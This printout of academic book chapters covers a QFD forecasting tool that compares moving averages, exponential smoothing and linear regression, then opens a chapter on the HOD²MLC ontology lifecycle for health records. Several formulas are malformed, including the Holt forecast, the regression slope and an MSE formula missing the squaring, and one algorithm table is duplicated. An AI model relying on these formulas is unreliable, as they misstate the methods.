$_F t+_{m=} St_{+} m * bt$

Where,

Xt: The raw data of observations sequence, beginning at time *t = 0.*
St: The smoothed value for time *t*.
bt: best estimate of the trend at time *t*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ft+m: an estimate forecast of the value of x at time *t+m, m>0* based on the raw data up to time t.
α: data smoothing factor, $0 < \alpha < 1$,
β: trend smoothing factor, $0 < \beta < 1$.

Initially $b0_i$s taken as $\frac{\left(Xn-1-X0\right)}{n-1}$ for some n > *1,* thus further values can be evaluated.

Linear Regression

Linear Regression (LR) is the well-known method for identifying a linear trend in historical sales data. It is also known *as Least Squares Regression.* Linear regression tries to find the relation between two variables (Bhatia, 2010).The method calculates the forecast i.e. *Y* by computing the values for *a* and *b* to be used in the formula:


$Y = a + b\,X$

Where,

$$b = \frac{\sum XY - n\overline{XY}}{\left(\sum X^2 - n\sum \overline{X^2}\right)}, a = \bar{Y} - b\,\bar{X}\,, \bar{X} = \frac{\sum X}{n}, \bar{Y} = \frac{\sum Y}{n}$$

This equation describes a straight line, where *Y* represents demand or sales and *X* represents time. Linear regression fits a straight line to the data, while the data is seasonal or better represented by a curve which causes systematic errors occur.

FLOW OF PROCESS IN PROPOSED SOFTWARE TOOL



The flow of processes involved in the software tool in order to carry out the forecasting process for QFD is illustrated in Figure 3.


DEVELOPMENT OF PROPOSED SOFTWARE TOOL

The development of efficacious and persistent software is extremely crucial task for the designers. A software development process can be defined as a set of activities needed to transform the user requirements into a software system (Kivinen, 2008). This can be accomplished with the selection of a particular software development methodology to ease the process of development. Software Engineering has been proven effective approach of software development. Software engineering incorporates a development strategy that encompasses the process, methods, and tools (Kivinen, 2008). It involves the intelligent division of work into distinct phases containing activities with intent of superior planning and management. Software Engineering comprises of several phases such as Requirement Analysis, Designing,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Process flow of proposed tool

Implementation and Testing. Each phase plays a crucial role in the development process. Here, the brief discussion of phases of software engineering in context of the development of proposed forecasting software tool are described in Figure 4.



Requirement Analysis

Requirement analysis is the first and crucial phase of software engineering and software development process. Sommerville & Sawyer, 1997 have defined requirements as a specification of what should be implemented (Sommerville & Sawyer, 1997). The clear, correct and well-defined specification of requirements is prerequisite for the developer to understand the user's perspective regarding features and utilities of software system as well as to increase the accuracy and reliability of the software system. For the development of proposed forecasting software tool, the developer should consider the following analysis objectives:

- Identify customer requirement
- Customized and interactive User Interface with ease of operability to meet the requirement.
- Strong interaction with the database for timely storage and accessibility of the information in an effective manner.
- Creation of Customers, Customer Requirements, Competitors, Dealers.
- Facilitate the raw weights computations for each period specified by user.


Software Design

Design plays vital role in software development and concentrates on problem domain for achieving the solution domain. It is a process to transform user requirements into some suitable form, which helps programmer in software coding and implementation (tutorialspoint.com). Software design allows to find how the software will look in future as well as realize the designer and owner how it functions. Software design can be fall into two categories: Database Design and User Interface Design, describing software architecture as a whole. The user interface design and database design for the proposed software tool is discussed below:



User Interface Design for Proposed Software Tool

The User interface (UI) design offers the platform to the user for interacting with software in an effective manner. The user interface must be deliberated in a way that permits the user to spotlight the most important sections of the software. While designing the UI, it should be strongly taken care to include the several factors such as simplicity, clarity, consistency, appearance, interaction, proper selection of interface elements etc. UI brings together concepts from interaction design, visual design and information architecture (usabiltty.gov).

The UI for proposed software tool is designed using VB.net and the main screen portrayed in Figure 5. The home-screen contains menu bar that comprises of 5 menus viz., “Create,” “Generate,” “Forecasting,” “View” and “Help.” The UI designs for important screens of these modules are illustrated given below:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Main screen

1. Create Menu

The Create menu is used for the creation of product, customers, customer requirement, competitors and dealers required for the overall QFD process. Interfaces for the Creation of Product, Customer Requirement, Competitors and Dealers are described below:

The Figure 6 describes the user interface for the creation of new product. New product can be added by using the Add Product button. Edit button is used to edit the product list, whereas Start Survey button is used to start the forecasting process.


The UI for creation of Customer is depicted in Figure 7. Here, Save and Update buttons are used to save and update the customer list respectively.

The Figure 8 shown below depicts the UI for creation of customer requirements. Save and Update buttons are used to save and update the customer list respectively.

UI for creation of Competitor is portrayed in Figure 9. Save and Update buttons are used to save and update the customer list respectively.

The UI for the creation of Dealer is shown in Figure 10. Save and Update buttons are used to save and update the customer list respectively.

2. Generate Menu



Generate menu allows user to generate the raw weights for CR and priority score for DR over the certain number of periods defined by the user. This phase mainly focuses of QFD process. It includes Sub-menus such as Raw Weights for CR and Priority score of DR. As this paper focuses on CR forecasting only, thus UI for only Raw Weights for CR is discussed here. The UI of the screens that appears on the screen on clicking the Raw weight for CR submenu is portrayed below.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Create Product

Figure 7. Create Customer

FrmPeriods allows user to enter the number of period whose data is to be fed in order to forecast the future values and depicted in Figure 11. Select Directly option allows entering weights directly while Compute Manually facilitates to compute using QFD process.

FrmCustomerRating (Figure. 12) allows user to input the rating of the customer for calculating the importance rating and its interface is shown in Figure below. Calculate IR button facilitates IR calculation. While Analysis button pop-ups the new form FrmCompetitiveAnalysis on the screen.

FrmCompetitiveAnalysis offers the competitive assessment of company with respect to its competitor and show in Figure 13. The next button facilitates execution of new form FrmCompetitiveAvg.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Create Customer Requirements




Figure 9. Create Competitors


FrmCompetitiveAvg will generate the improvement ratio and sales point and is depicted in Figure 14. Button Calculate Imp. Ratio offers to compute improvement ratio. Dealer Rating button will add columns to the screen for rating the CR w.r.t. to its dealer. Sales Point button calculates the sales point. Next button will pop-up FrmRawWt on the screen.

FrmRawWt will formulate the raw weights for CR and is furnished in Figure 15. Save button will save the results.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Create Dealer






Figure 11. FrmPeriods


3. ForeCasting Menu

The Forecasting menu includes submenus such as Forecasting details, CR Forecasting and DR forecasting. Before proceeding to the forecasting process the user must have to enter the forecasting details- such as method for forecasting and the basic information needed by the that forecasting method described in FrmForecastingDetails. The Figure 16 illustrated below shows the UI for the FrmForecastingDetails.

On clicking the CR forecasting from the Forecasting menu the CR forecast is generated by the methods selected using the FrmForecastingDetails. The FrmCRForecasting will generate the forecast for the next period of each CR. The Figure 17 describes the UI for the Frm_CRforecasting:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. Customer Rating






Figure 13. Competitive Analysis

4. View Menu

View menu comprises of submenus such as Raw Weight Table, Comparative Analysis and Previous Survey. The raw weights calculated over the number of the periods for each CR can be viewed from the Raw Weight Table. The raw weights table for each CR over the number of periods is mentioned in the Figure 18.

The Comparative Analysis allows user to compare the various forecasting methods by analysing the Mean Square Error illustrated with the help of FrmMSE (Figure 19).

Figure 14. Improvement Ratio and Sales point



Figure 15. Raw Weights for CR

Database Design for Proposed Software Tool

A well-designed database is prerequisite of providing the full fledged back-end support and functionalities to the software system. The database design for the proposed software tool is implemented using the MS-Access. For handling the complex data transaction of forecasting tool, we need to maintain the tables. Here, the database comprises of 11 tables. The schema required for the development of proposed software tool along with their fields and descriptions are mentioned below. These schemas can also be transformed graphically to illustrate the relationships among each other, for better understanding using ER-diagram. The ER- diagram for the proposed forecasting tool is depicted in Figure 20.

Figure 16. Forecasting Details



Figure 17. CR Forecasting



Table names and their description:


1. Tbl_Product (Product_Code, Product_Name).
   Tbl_Product will store the information regarding the product whose CRs and design requirement are to be forecasted. Here, Product_code act as the primary key of this table.
2. Tbl_Period (Period_Code, Period_Name, Product_Code).
   Tbl_Period will store the information about how much period we have to store data. Period_Code is primary key of the table.
3. Tbl_Customer (Product_Code, Cust_Code, Cust_Name).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 18. Raw Weights for all Periods






Figure 19. MSE Comparison



Tbl_Customer will store the customer related information such as number of customer who will rate. Cust_code is the primary key of the above table.

4. Tbl_Customer_Requirement (Product_Code,CR_Code, CustomerRequirement).
   Customer will state the CRs of the product which will be stored in Tbl_Customer_Requirement. Compet_code is the primary key.
5. Tbl_Competitor_Master(Product_Code, Compet_Code, Compet_Name).
   Tbl_Competitor_Master will store the information competitors involved in the process. Compet_Code acts as primary key.
6. Tbl_Input_Rating (Product_Code, Period_Code, Cust_Code, CR_Code, Rating, avg_i/p_rating).
   Each customer will rate each CRs which is stored in Tbl_Input_rating.
7. Tbl_Competitor_Input (Product_Code, Period_Code, Cust_Code, CR_Code, Rating1, Compet_code, Own_code).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 20. ER-Diagram

The CRs of the product will comparatively analyzed with its competitor which is stored in Tbl_Compet_Input. Compet_code is the primary key.

8. Tbl_Competitor_Avg (Product_Code, Period_Code, Cust_Code, CR_Code, Rating1, Compet_code, Own_code, avg_compet).
   The Tbl_Compet_avg will store the average of these ratings w.r.t. customer, CRs and competitors.
9. Tbl_Compute_Improvement_Ratio (Product_Code, Period_Code, CR_Code, Goal, Impr_ratio, sales_pt).
   Tbl_Compute_Improvement_Ratio stores the goal, improvement ratio and sales point
10. Tbl_Final_IR (Final_IR_Code, Product_Code, Period_Code, CR_Code, Impr_ratio, sales_pt avg_i/p_rating, Raw_Wt, Demand_Wt).
    Tbl_Final_IR stores the prioritized Cutomer requirement i.e.raw weights and demand weight. F_code acts as a primary key.
11. Tbl_CR_forecast (Final_IR_Code, Product_Code, Period_Code, Cust_Code, CR_Code, CR_MA, CR_WMA, CR_Single, CR_double, CR_dH&W, CR_LR).
    This table stores the forecasted result of CRs.

Implementation of Proposed Forecasting Software Tool

The implementation is the process of modeling design into the programs that will facilitate the creation of software. The rationale of implementation is to create a program that demonstrates a certain desired behavior. Here, the project mainly divided into four major modules – Create, Generate, Forecasting and

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

View. Out of which, Forecasting module includes some critical parts which needs to be implemented using appropriate algorithm. This section includes some important algorithm necessitate implementing this module, which are discussed as under:

Forecasting Module

Forecasting Module is mainly used for the forecasting purpose. This Module consists of two sub menus viz.; CR forecasting and DR forecasting. Here, the algorithms used to implement the CR forecasting are described below:

Simple Moving Average

The simple moving average (SMA) method takes the average of the actual values i.e. raw weights over specified number of periods. The algorithm shown in Table 1 below describes the procedure for predicting the CRs by using the SMA method of forecasting.

Weighted Moving Average

Weighted moving average (WMA) is calculated by multiplying the weights to the actual data over the specified number of periods. The sum of these weights must be 1. The Table 2 shown below describes the algorithm WMA method of forecasting.

Single Exponential Smoothing

Single exponential smoothing (SE) method is one of the methods of time-series technique of forecasting. The algorithm to implement the SE in context with the proposed software tool is described in Table 3. The care should be taken for the selection of alpha. The value of alpha giving least MSE must be chosen. The value of alpha lies in a range between 0 to 1.

Table 1. Algorithm for Simple Moving Average

Algorithm 1: Simple Moving Average 3. Requirement: Int Tot, MP, I, Ft. [Tot is total number of periods whose data is entered by user to calculate raw weights]. [MP is number of periods entered by user to calculate moving average]. [arr.rwt[] is a fixed size array containing raw weights calculated over number of periods]. [Ft is a forecasted raw weight of customer requirement calculated using moving average]. 4. For all CR do 3. If (MP ! = 0 and Tot > MP) then 4. Ft = 0 5. For (I = Tot; I > Tot – MP; I --) do 6. Ft= Ft + arr.rwt[I] 7. End for 8. Ft = Ft / MP 9. Return Ft 10. End for

10. Return Ft
11. End for
```

Double Exponential Smoothing Using Brown's Method

The algorithm shown in Table 4 clarifies the implementation of the double exponential smoothing using Brown's method (DEB) of forecasting in context with the proposed software tool. The value of alpha lies in a range between 0 to 1. The value of alpha must be chosen carefully that optimizes the MSE.

Double Exponential Smoothing Using Holt's and Winter's Method

The algorithm Double exponential smoothing using Holt's and Winter's method (DEH&W) of forecasting w.r.t. proposed software tool is furnished below in Table 5. DEH&W smoothing technique uses the two smoothing factors i.e. alpha and beta, both lies between the range of 0 to 1. The value of alpha and beta must be chosen carefully that optimizes the MSE.

AN EMPIRICAL EXAMPLE

This study utilizes data mining cycle in QFD with the intent of identifying futuristic CRs for Enterprise Resource Planning (ERP) software. The data mining cycle includes sequence of QFD process of generating raw weights for CR over the number of periods in order to generate the forecast for next period. The time-series analysis techniques mainly, SMA, WMA, SE, DEB, DEH&W and LR; are applied over the data of QFD for identifying the results for next period. For conducting the forecasting of CRs for ERP software, the sample set of data has been taken and tested. The data utilized in order to progress the process of QFD are furnished in the tables given below. Table 7 describes the number of customer involved in the QFD process. Table 8 depicts the number of requirements stated by customer. Competitors' details are shown in the Table 9. Table 10 includes the number of dealers involved in the process.

After the declaration and analysis of the data being used, it is necessary to embark on the QFD process in order to generate raw weights for each of periods. In this study we are generating the raw weights over the 5 periods and the weights for the next period will be forecasted using time-series based forecasting techniques. Here, we have illustrated the raw weight generation for first period only. The raw weights for


the remaining periods will be generated accordingly by following the same procedure. The process for raw weight generation for period 1 is illustrated with the help of screens shown below (Figure 21 - 24):

Similarly, the raw weights for remaining 4 periods are generated by following the same QFD process. The figure 25 shows the raw weights for all 5 periods and these data is used as an input to the next stage.

Afterwards, the data mining based time-series techniques such as SMA, WMA, SE, DEB, DEH&W, and LR; are subsequently applied to the periodical data in order to generate the forecast of CRs for next period. These forecasting techniques require some details to be specified earlier in order to generate the forecast. Here, details required to accomplish the forecasting process for ERP system are furnished in Figure 26. These details are further utilized to obtain the forecasts of CRs. The forecasting through various forecasting techniques can be obtained and are illustrated in Figure 27.



Testing and Result Analysis

This study utilizes CR forecasting in QFD through various time-series based forecasting techniques, such as SMA, WMA, SE, DEB, DEH&W, and LR. Thus, there is strong need of determining the most suited and effective procedure of identifying future CRs. As all Forecasting techniques include the forecasting error, thus Mean Squared Error (MSE) is used here to measure the forecast accuracy. Technique having least MSE is considered as the most efficient one. The MSE can be determined by taking the difference of actual value and forecasted value.

$$MSE = \frac{\sum_{i=0}^{n} \left(Ai - Fi\right)}{n}$$

By using above formula, the MSE of each forecasting technique for each CR is obtained and depicted in the Figure 28.

Figure 23. Improvement Ratio


Figure 24. Raw Weight for CR1






Figure 25. Raw weights for CR for all periods

To gain the clear visualization of forecasted raw weights for six customer requirements generated from the forecasting methods such as SMA, WMA, SE, DEB, DEH&W and LR; the bar chart and line chart are drawn of the raw weights and can be seen in the Figure 29 and Figure 30 respectively. This graph gives the clear view to understand the nature of forecasts generated from each forecasting method with respect to customer requirements. The trend for each method can be controlled by the designer and engineers with the use of these graphs.

In addition to this, Figure 31 and Figure 32 illustrate the graph of the MSE results. This graph can assist in gaining the better insight of the MSE results which can be useful in evaluating out the efficient method of forecasting. The average of MSE for each method is plotted and the line chart and bar chart are drawn out.


Figure 26. Forecasting details






Figure 27. CR forecast

	Period 1	Period 2	Period 3	Period 4	Period 5	Mov	WMov	SE	DEB	HW	LR
CR1	9.24	10.66154	10.28571	9.1	10.60714	9.9976183...	10.09071	10.18166	10.3893	11.3018	10.3307
CR2	12.51818	11.73333	12.15	13.07692	12.8	12.675641...	12.75308	12.75589	12.88709	12.47352	13.02786
CR3	10.9375	10.53	12.35769	13.125	14.175	13.219230...	13.49654	13.52569	14.36384	14.28139	14.94604
CR4	9.529411	10	9.9	8.125	9.821428	9.2821426...	9.328215	9.42121	9.349189	9.788721	9.087878
CR5	8.653846	8.307693	9.818182	11.21538	8.571428	9.8683312...	9.613966	9.317649	9.519382	8.914043	10.13616
CR6	10.83077	8.75	12.65625	13.125	14.7	13.493750...	13.81875	13.79827	14.83555	13.91102	15.64644

Taking CR2 as an example, MSE for SMA, WMA, SE, DEB, DEH&W and LR are 0.5598, 0.5149, 0.3939, 0.475998, 1.56323 and 0.1519 respectively, as can be viewed from Figure 29. It shows that the MSE for LR is least than other methods. The forecast errors for other CRs also have same results almost for all cases. Similarly, from the graphical analysis of the forecasting errors (Figure 31 and Figure 32) it can be clearly identified that the forecast error for LR is least. The results are plotted by taking the average of MSE of all CRs for each forecasting method.

CONCLUSION

Owing to the diversification and competitiveness in marketplace, understanding and dealing with future CRs has become the need of hour for organization. In this study, a novel forecasting tool is presented that allows to forecast future CRs in QFD using various data mining based time series techniques to produce better results in a timely manner and enhance the customer satisfaction. The software tool works in three steps: at first it computes raw weights generation over the number of periods using QFD process, after that future CRs are analyzed using various time-series techniques such as, SMA, WMA, SE, DEB, DEH&W, and LR; which are finally analyzed comparatively by means of forecast accuracy to discover most effective procedure of forecasting. The forecasts are generated and tested on the basis of sample

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 32. MSE_Results: Line Chart

set of data. The Mean Squared Error (MSE) is used to calculate the forecast accuracy. The results show that the MSE for LR is least followed by SE, DEB, WMA, SMA and DEH&W on considering all CRs. Finally, we concluded that the Linear Regression (LR) outperforms the other forecasting techniques and proved to be most efficient one for determining the future CRs in QFD. The tool is developed using VB.net and MS-ACCESS as front-end and back-end respectively, and it has been realized that the selection of these tools are proved to be effective. The result of this study assists organization in dealing with the futuristic CRs and enhancing the competitiveness in the market place with improved version of customer satisfaction.

Chapter 28
HOD²MLC:
Hybrid Ontology Design and Development Model With Lifecycle

Rishi Kanth Saripalle
Illinois State University, USA

Michael Blechner
University of Connecticut Health Center, USA

Steven A. Demurjian
University of Connecticut, USA

Thomas Agresta
University of Connecticut Health Center, USA

ABSTRACT

Ontologies have gained increasing usage to augment an application with domain knowledge, particularly in healthcare, where they represent knowledge ranging from: bioinformatics data such as protein, gene, etc. to biomedical informatics such as diseases, diagnosis, symptoms, etc. However, the current ontology development efforts and process are data intensive and construction based, creating ontologies for specific applications/requirements, rather than designing an abstract ontological solution(s) that can be reusable across the domain using a well-defined design process. To address this deficiency, the work presented herein positions ontologies as software engineering artifact that allows them to be placed into the position to share the captured domain conceptualization and its vocabulary involving disparate domain backgrounds, that can then be created, imported, exported and re-used using different frameworks, tools and techniques. Towards this end, the authors propose an agile software process for ontologies referred to as the Hybrid Ontology Design & Development Model with Lifecycle, HOD²MLC. To place HOD²MLC into a proper perspective, they explore, compare, and contrast it to existing ontology design and development alternatives with respect their various phases as related to the authors' work and phases in varied SDP models.

1. INTRODUCTION

An ontology is a compilation of *concepts* that can be represented as a class composed of *attributes* coupled with *relationships* or *associations* that define interactions between the classes and augmented with *axioms* which are rules or constrains on classes, attributes, or relationships. Ontologies are pro-


moted as a part of the Semantic Web to attach knowledge to information thereby aiding users (humans and agents) in various ways. Ontologies are heavily utilized in research such as knowledge engineering and representation, domain modeling (Saripalle, Demurjian, & Behre, 2011), database integration (Konstantinou, Spanos, & Mitrou, 2008), natural language processing (Kaihong, Hogan, & Crowley, 2011), etc. For our purposes, we have focused on clinical informatics that involves medical organizations (e.g., private practices, hospitals, etc.) that represent, store patient data (e.g., demographics, diagnosis, vitals, etc.) electronically using standards such as Continuity of Care Record (CCR)[1], Health Language Seven (HL7) Standard Clinical Document Architecture (CDA) (Boone, 2011), etc. and share the data in the form of Electronic Health Record (EHR) or Personal Health Record (PHR). As shown in the top portion of Figure 1, EHRs, PHRs, and other health IT systems are brought together by Health Information Exchange (HIE) (Demurjian, Saripalle, & Behre, 2009) (promoted by the HITECH Act[2]) into a conceptual setting called the Virtual Chart (VC) which provides a common global view for all potential users. For semantic knowledge, each of these systems employs standard medical ontologies such as: Logical Observation Identifiers Names and Codes (LOINC)[3] a standard for identifying medical laboratory observations; International Classification of Disease (ICD)[4] to hierarchically organize medical concepts such as diseases, symptoms, injuries, procedure, etc., Unified Medical Language System (UMLS) (Bodenreider, 2004) aggregation of medical ontologies and terminology such as ICD, LOINC, SNOMED, etc.; and have a semantic network and metathesaurus. The main objective of our work is to achieve interoperability among the health systems by unifying not only the data, but most importantly, unify their ontologies through their schema or model integration, as shown in the third horizontal box from the top of Figure 1.



As we seek to achieve this interoperability, we have identified a number of problems that significantly affect the process. First, individual EHRs or healthcare applications are built using different ontologies organizing domain knowledge in different ways to suit the specific business and medical requirements. This current approach is often an ad-hoc process, with minimal attention given to process and to a consideration of the impact of the ontology on other software components or ontologies. As a result, the developed ontologies are often incompatible and difficult to integrate. For example, UMLS Metathesaurus is the most comprehensive effort for integrating independent/disparate medical ontologies. The integration of a new ontology into UMLS is ad-hoc and exhaustive process that includes the following steps: automatic techniques - mostly a combination of natural language processing, corpus processing, linguistic analysis, etc., expert assessment – human intervention mostly for validating automatic techniques, and auditing protocols- for verifying the correctness of the resulting system. Second, the existing ontology building process is predominantly data intensive and construction based, often dictated by the talent and expertise of the designer rather than using any concrete well-defined process. For example, UMLS and FMA (Formal Model of Anatomy) comprise of millions of concepts and relationships, where the focus is on the acquiring the domain data rather than an ontological model that is reusable, modular and importantly, that describes the data. Third, the current ontology development processes and knowledge representational frameworks lack an ability to design solutions that are broader in scope i.e. they have a convoluted design and development processes that are clearly disjoint in a conventional software modeling approach (Kuhn, 2010; Guizzardi, 2010). Gonzalez-Perez and Henderson-Seller also state that for achieving interoperable ontological systems, the ontological domain must have an approach that executes ontology modeling and development process simultaneously (Gonzalez-Perez & Henderson-Seller, 2006). This further supports our statement on ontology design/modeling and its existing development methodologies.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To address these deficiencies, our prior work as shown in the bottom portion of Figure 1 (fourth horizontal block) has proposed an integrated ontology framework for HIE which includes a need for a software design process for ontologies that uses our three ontological modeling extensions (Saripalle, Demurjian, Algarín, & Blechner, 2013)(fifth horizontal block, Figure 1).

Our objective in this paper is to explain our preliminary ontology process (Saripalle & Demurjian, 2011), extend the process to utilize the previous research work on ontology modeling extensions, provide a detailed discussion of the importance of the software development process (SDP) (Docherty, 2005) and the vital role that different software process models can play in conceptualizing, sharing, modularizing, and reusing software artifacts across multiple setting, and using this as a basis to propose a *Hybrid Ontology Design & Development Model with Lifecycle* (HOD^{2}MLC). Historically, SDP methodologies have proven to be: efficient by *reducing latency* via defining workflows, tasks, roles, etc., to be executed at specific time intervals; promote *improved communication* between divergent teams; demonstrate a degree of *reliability* to be applied to other projects of similar time-scales and budget; and, hopefully result an *easily maintainable* system developed in a systematic allowing efficient debugging of problem and performance. HOD^{2}MLC strives to attain these same benefits when designing, developing, and deploying ontologies from software engineering perspective.

Figure 1. A framework for ontology design and development

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In this paper, we propose a *Hybrid Ontology Design & Development Model with Lifecycle* (HOD-^{2}MLC) model by leveraging software development concepts and methodologies with the objective of narrowing the gap between ontology design and development and the SDP. To meet this objective, the remainder of the paper is organized into four sections. Section 2 introduces a complex clinical scenario on health care and the role of ontologies in clinical informatics. Section 3 provides a conceptual model of a patient medical record and background information on our previous work on ontological modeling extensions (Saripalle, Demurjian, Algarín, & Blechner, 2013) providing examples via the scenario of Section 2. Section 4, has a three-fold presentation: motivation on select SDP models that have impacted our work; an overview of the HOD^{2}MLC that describes its nine phases (*Problem Analysis*, *Integration, Knowledge Acquisition, Specification, Design, Analysis, Implementation, Testing,* and *Maintenance and Documentation*) and their interactions in general terms using a combination of SDP and other software modeling techniques; and, a detailed review of the nine phases of HOD^{2}MLC that demonstrates the process with examples that build on the clinical scenario in Section 2 and OWL (Web Ontology Language) extensions in Section 3. To place our work into its proper perspective, Section 5 introduces and reviews seven ontology development process alternatives, and compares and contrasts them against HOD^{2}MLC using a set of qualitative criteria. Finally, Section 6 concludes the paper and details ongoing and planned research.

2. A CLINICAL SCENARIO OF HEALTH CARE

This section presents a realistic scenario of patient care that includes: a patient, relevant medical problem, involved laboratory tests and results, resulting medical diagnosis, the role of involved HIT systems in the process, motivation to fully place our work in this paper in an appropriate context as shown in Figure 1. To begin, suppose that a 72 year old male, Mr. Smith, with a history of type 2 diabetes presents to the emergency room (ER) complaining of shortness of breath (SOB, also known as dyspnea) on exertion and is triaged by an ER physician and nurse. He reports experiencing increased difficulty climbing the one flight of stairs in his house. Mr. Smith also indicates experiencing occasional chest pressure on exertion (stable angina). He has recently developed swelling in his ankles and feet (edema). He indicates that he takes metformin for his diabetes and benazepril for his blood pressure. He also takes an aspirin a day because his regular doctor told him that he should. The physical exam of Mr. Smith reveals a gentleman in mild respiratory distress with moderate pedal (foot) and lower extremity edema (fluid in tissues). He has a regular pulse at 90 beats per minute and blood pressure of 140/90 (mildly elevated). Oxygen saturation[5] on room air is 88% and rises to 98% when given supplemental oxygen by nasal cannula at 2 liters/min. The diagnosis is that Mr. Smith is suffering from an exacerbation of congestive heart failure (CHF). Further, the occasional chest pressure on exertion suggests that he has coronary artery disease where inflammation and deposition of cholesterol in the vessel wall results in a localized expansion of the vessel wall that can impede blood flow.

In terms of HIT, there are many systems that are involved and must be consulted. Mr. Smith provided the ER physician with access to his PHR that had been recently initiated by the patient's son who was not present. Through HIE, the PHR can be utilized by the provider to find out information on supplements or other medications that the patient has neglected to tell him about that are accessible via the PHR to pharmacies and drug stores. A search of the regional HIE revealed that the patient had a recent admission at another hospital for CHF; thus data must be gathered from that EHR, his primary physi-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

cians EHR, and potentially others in support of his ongoing care. The discharge summary from that admission indicated that the patient had improved after 2 doses of a diuretic that increases urination and the loss of fluid decreases your blood volume which often improves CHF symptoms and the patient had been discharged. A query of the electronic prescription database determines that the patient never filled the Lasix prescription, and this is confirmed by reviewing the mediations in the PHR loaded from Mr. Smith's pharmacy. The HIE also informed the ER physician that the patient has a documented allergy to sulfa containing medications; the PHR may have other information on allergies or medication reactions.

The scenario as presented in this section has the underlying aspect of information that has been gathered for this patient from multiple data sources that have been utilized for his treatment. From a research perspective, an almost limitless number of questions can arise when considering Mr. Smith's case or similar patients. A number of broad research topics (RT) can be posed that:


- **RT1:** Effects of a specific medical therapy on a patient's co-morbid conditions:
  - How does metformin used for glucose control in type 2 diabetics effect the incidence and natural history of CHF and Chronic Renal (kidney) Failure or stable Angina (chest pain successfully treated)?
  - If there is an effect on any of these conditions, is type 2 diabetics dose dependent on metformin or does the absence of any other medications alter it?
  - Symptoms and Diseases with high BNP (800 pg/mL)?
- **RT2:** Comparative study of different diabetic therapies with CHF using various patient groups:
  - What is the patient's profile with CHF and associated medications involved for diabetic therapies?
  - What are the incidence and/or severity of CHF for diabetes patients who use the class of hyperglecimic agents?
  - Is metformin more or less effective in maintaining glucose control in type 2 diabetics with a history of stable angina as compared to other anti-hyperglycemic medications?

Individually, each of these research topics provides a means to allow a physician or clinical researcher to explore various aspects of a disease, its symptoms, medications, therapies, interactions with other conditions, etc.

3. BACKGROUND ON ONTOLOGIES AND OWL EXTENSIONS

This section provides background information on our previous work on Web Ontology Language (OWL) (Allemang & Hendler, 2011) extensions for Attribute, Domain Profile, and Schema Associations (Saripalle, Demurjian, Algarín, & Blechner, 2013), and our use of the UML meta-model as applied to OWL and the associated extensions (see bottom of Figure 1). By presenting our prior ontology modeling work coupled with an ontology design of the scenario of Section 2, we provide a set of ontology design components as realized in the figures in this section. As a result, these ontology design components are utilized in Section 4 to illustrate the process the Hybrid Ontology Design & Development Model with Lifecycle (HOD^{2}MLC)

To begin, the sample EHR UML class diagram that we will use for examples throughout the paper is shown in the Figure 2a, and has; Person and Patient classes with their respective attributes; the Im-



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

munization class for the patient's immunization records; the Vitals class captures all of the patient body vital signs such as blood pressure, heart rate, respirations, weight, height, BMI etc.; and the Observation class captures any other patient medical information such as allergies, interventions, lab results (captured as a group of Observations), adverse reactions, etc. Our first extension to OWL is *Attribute*, which augments OWL with the capability to capture characteristics owned by a class and define an OWL Class as an aggregation of attributes and datatypes. We introduced a first class element OWL Attribute (owl:Attribute) and redefined the semantics of the existing OWL Class to handle attributes. For example, Vitals and Patient are connected using association hasVitals and Vitals has attributes effectiveTime of type IVL and vitalValue of type Observation. Thus, classes Patient, Vitals, Observation, etc., from Figure 2a are of type owl:Class, while the attributes attached to the class (e.g., hasName, vitalObservation, hasEffectiveTime, has Address, etc.) are of type owl:Attribute, and the associations between classes (e.g., hasVitals, hasImmunizationRecords, etc.) are of type owl:ObjectProperty. Figure 2b renders the OWL attribute representation.

The next set of ontology design components serve as an abstract representation of ontologies at a metamodel level and facilitates the ability to define sample ontology domain models as ontology design components for the scenario of Section 2. Figure 3a (left, Figure 3) is the Diagnosis Model which captures the required knowledge for identifying a patient's conditions, its causes and the approaches to mitigate these conditions by defining classes such as Metabolic System Diseases, Digestive System Diseases, Cardiac System Diseases, Respiratory System Procedure, Digestive System Medications, Fractures, Dislocations, etc., that capture the respective medical vocabulary/data and are connected via associations such as has GeneralSymptoms, hasCardiacSymptoms, hasCardiacProcedure, causedByGeneralInjury, etc.

Similarly, Figure 3b (right, Figure 3) details the Test Model to capture knowledge on various medical tests for analyzing patient conditions, and Figure 3c (bottom, Figure 3) has the Anatomy Model to capture knowledge on physical characteristics of the human body. These design models are realized in

Figure 2. EHR model and OWL attribute representation

Figure 3. Sample diagnosis, test and anatomy ontology models represented in UML

OWL using the Protégé editor[6] in Figure 4a with the Diagnosis Model (Figure 3a), Figure 4b with the Test Model (Figure 3b), and Figure 4c with the Anatomy Model (Figure 3c).

